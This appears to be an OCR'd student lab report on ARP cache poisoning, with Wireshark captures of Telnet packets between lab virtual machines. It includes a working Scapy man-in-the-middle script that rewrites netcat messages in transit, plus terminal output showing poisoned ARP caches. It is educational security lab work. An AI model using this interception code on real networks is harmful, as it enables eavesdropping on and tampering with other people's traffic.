Ethernet (eth), 14 bytes        Packets: 813475 · Displayed: 2985 (0.4%)    Profile: Default
```



```
        -10-22 13:11:11.6060428…     10.0.2.5     10.0.2.6     TELNE
        -10-22 13:11:11.6105632…     10.0.2.5     10.0.2.6     TCP
7004…   2020-10-22 13:11:11.6112623…     10.0.2.6     10.0.2.5     TELNE
7004…   2020-10-22 13:11:11.6328670…     10.0.2.6     10.0.2.5     TCP
7004…   2020-10-22 13:11:11.6331858…     10.0.2.5     10.0.2.6     TCP
7008…   2020-10-22 13:11:11.9430633…     10.0.2.6     10.0.2.5     TCP
7008…   2020-10-22 13:11:11.9463171…     10.0.2.6     10.0.2.5     TCP
7008…   2020-10-22 13:11:11.9466765…     10.0.2.5     10.0.2.6     TCP
7017…   2020-10-22 13:11:12.6468250…     10.0.2.6     10.0.2.5     TCP
7017…   2020-10-22 13:11:12.6505896…     10.0.2.6     10.0.2.5     TCP
7017…   2020-10-22 13:11:12.6508761…     10.0.2.5     10.0.2.6     TCP
7018…   2020-10-22 13:11:12.7268256…     10.0.2.5     10.0.2.6     TELNE
7018…   2020-10-22 13:11:12.7319597…     10.0.2.5     10.0.2.6     TCP
7018…   2020-10-22 13:11:12.7325467…     10.0.2.6     10.0.2.5     TELNE

▸ Frame 700406: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface
▾ Ethernet II, Src: PcsCompu_87:54:d9 (08:00:27:87:54:d9), Dst: PcsCompu_ac:3b:70 (08:(
  ▸ Destination: PcsCompu_ac:3b:70 (08:00:27:ac:3b:70)
  ▸ Source: PcsCompu_87:54:d9 (08:00:27:87:54:d9)
    Type: IPv4 (0x0800)
▾ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x10 (DSCP: Unknown, ECN: Not-ECT)
    Total Length: 53
    Identification: 0x6306 (25350)
  ▸ Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)

0000  08 00 27 ac 3b 70 08 00  27 87 54 d9 08 00 45 10   ..'.;p.. '.T...E.
0010  00 35 63 06 40 00 40 06  bf a2 0a 00 02 05 0a 00   .5c.@.@. ........
0020  02 06 e9 b4 00 17 9e 95  ad 5b 31 2a bc 3f 80 18   ........ .[1*.?..
0030  00 ed 4a 63 00 00 01 01  08 0a 00 13 db 1b 00 13   ..Jc.... ........
0040  c9 f0 4b                                           ..K
```



```
7004…   2020-10-22 13:11:11.6060428…     10.0.2.5     10.0.2.6     TELNE
7004…   2020-10-22 13:11:11.6105632…     10.0.2.5     10.0.2.6     TCP
7004…   2020-10-22 13:11:11.6112623…     10.0.2.6     10.0.2.5     TELNE
7004…   2020-10-22 13:11:11.6328670…     10.0.2.6     10.0.2.5     TCP
7004…   2020-10-22 13:11:11.6331858…     10.0.2.5     10.0.2.6     TCP
7008…   2020-10-22 13:11:11.9430633…     10.0.2.6     10.0.2.5     TCP
7008…   2020-10-22 13:11:11.9463171…     10.0.2.6     10.0.2.5     TCP
7008…   2020-10-22 13:11:11.9466765…     10.0.2.5     10.0.2.6     TCP
7017…   2020-10-22 13:11:12.6468250…     10.0.2.6     10.0.2.5     TCP
7017…   2020-10-22 13:11:12.6505896…     10.0.2.6     10.0.2.5     TCP
7017…   2020-10-22 13:11:12.6508761…     10.0.2.5     10.0.2.6     TCP
7018…   2020-10-22 13:11:12.7268256…     10.0.2.5     10.0.2.6     TELNE
7018…   2020-10-22 13:11:12.7319597…     10.0.2.5     10.0.2.6     TCP
7018…   2020-10-22 13:11:12.7325467…     10.0.2.6     10.0.2.5     TELNE

▸ Frame 700407: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0
▾ Ethernet II, Src: PcsCompu_ac:3b:70 (08:00:27:ac:3b:70), Dst: PcsCompu_87:54:d9 (08:00
  ▸ Destination: PcsCompu_87:54:d9 (08:00:27:87:54:d9)
  ▸ Source: PcsCompu_ac:3b:70 (08:00:27:ac:3b:70)
    Type: IPv4 (0x0800)
▾ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.5
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x10 (DSCP: Unknown, ECN: Not-ECT)
    Total Length: 53
    Identification: 0x072d (1837)
  ▸ Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)

0000  08 00 27 87 54 d9 08 00  27 ac 3b 70 08 00 45 10   ..'.T... '.;p..E.
0010  00 35 07 2d 40 00 40 06  1b 7c 0a 00 02 06 0a 00   .5.-@.@. .|......
0020  02 05 00 17 e9 b4 31 2a  bc 3f 9e 95 ad 5c 80 18   ......1* .?...\..
0030  00 e3 49 d7 00 00 01 01  08 0a 00 13 ca 85 00 13   ..I..... ........
0040  db 1b 4b                                           ..K
```




```
7004…   2020-10-22 13:11:11.6112623…     10.0.2.6     10.0.2.5     TELNE
7004…   2020-10-22 13:11:11.6328670…     10.0.2.6     10.0.2.5     TCP
7004…   2020-10-22 13:11:11.6331858…     10.0.2.5     10.0.2.6     TCP
7008…   2020-10-22 13:11:11.9430633…     10.0.2.6     10.0.2.5     TCP
7008…   2020-10-22 13:11:11.9463171…     10.0.2.6     10.0.2.5     TCP
        -10-22 13:11:11.9466765…     10.0.2.5     10.0.2.6     TCP
7017…   2020-10-22 13:11:12.6468250…     10.0.2.6     10.0.2.5     TCP
7017…   2020-10-22 13:11:12.6505896…     10.0.2.6     10.0.2.5     TCP
7017…   2020-10-22 13:11:12.6508761…     10.0.2.5     10.0.2.6     TCP
7018…   2020-10-22 13:11:12.7268256…     10.0.2.5     10.0.2.6     TELNE
7018…   2020-10-22 13:11:12.7319597…     10.0.2.5     10.0.2.6     TCP
7018…   2020-10-22 13:11:12.7325467…     10.0.2.6     10.0.2.5     TELNE

▸ Frame 700416: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0
▾ Ethernet II, Src: PcsCompu_87:54:d9 (08:00:27:87:54:d9), Dst: PcsCompu_b6:3f:75 (08:00:
  ▸ Destination: PcsCompu_b6:3f:75 (08:00:27:b6:3f:75)
  ▸ Source: PcsCompu_87:54:d9 (08:00:27:87:54:d9)
    Type: IPv4 (0x0800)
▾ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.5
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x10 (DSCP: Unknown, ECN: Not-ECT)
    Total Length: 53
    Identification: 0x072d (1837)
  ▸ Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)

0000  08 00 27 b6 3f 75 08 00  27 87 54 d9 08 00 45 10   ..'.?u.. '.T...E.
0010  00 35 07 2d 40 00 40 06  1b 7c 0a 00 02 06 0a 00   .5.-@.@. .|......
0020  02 05 00 17 e9 b4 31 2a  bc 3f 9e 95 ad 5c 80 18   ......1* .?...\..
0030  00 e3 49 d7 00 00 01 01  08 0a 00 13 ca 85 00 13   ..I..... ........
0040  db 1b 4b                                           ..K
```

用 K 代替了实验文档的 Z （K for Katherine）

4 Task 3: MITM Attack on Netcat using ARP Cache Poisoning

```python
#!/usr/bin/python3
from scapy.all import *

VM_A_IP = "10.0.2.5"
VM_B_IP = "10.0.2.7"
local = "08:00:27:87:54:d9"

def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[Ether].src != local and pkt[TC
P].payload:
        newpkt = IP(pkt[IP])
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        del(newpkt[TCP].payload)

        olddata = pkt[TCP].payload.load
        if olddata == "yingqiu\n":
            newdata = 'A'*7 + '\n'
            pkt.show()
        else:
            newdata = olddata

        send(newpkt/newdata)

    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP and pkt[Ether].src != local:
        pkt.show()
        send(pkt[IP])

pkt = sniff(filter = "tcp", prn = spoof_pkt)
```



```
0 STALE
[10/22/20]seed@VM:~$ nc -l 9090
yingqiu
yingqiu
yingqiu
yingqiu
AAAAAAA
Katherine
```

```
10.0.2.1 dev enp0s3 lladdr 52:54:00:12:35:0
0 STALE
10.0.2.6 dev enp0s3 lladdr 08:00:27:87:54:d
9 STALE
10.0.2.7 dev enp0s3 lladdr 08:00:27:87:54:d
9 STALE
10.0.2.4 dev enp0s3 lladdr 08:00:27:87:54:d
9 STALE
[10/22/20]seed@VM:~$ nc 10.0.2.7 9090
[10/22/20]seed@VM:~$ nc 10.0.2.7 9090
yingqiu
yingqiu
yingqiu
yingqiu
yingqiu
Katherine
```

```
        sport
        dport
        seq
        ack
        dataofs
        reserved
        flags
        window
        chksum
        urgptr
        options
', (19706, 19785
.
Sent 1 packets.
```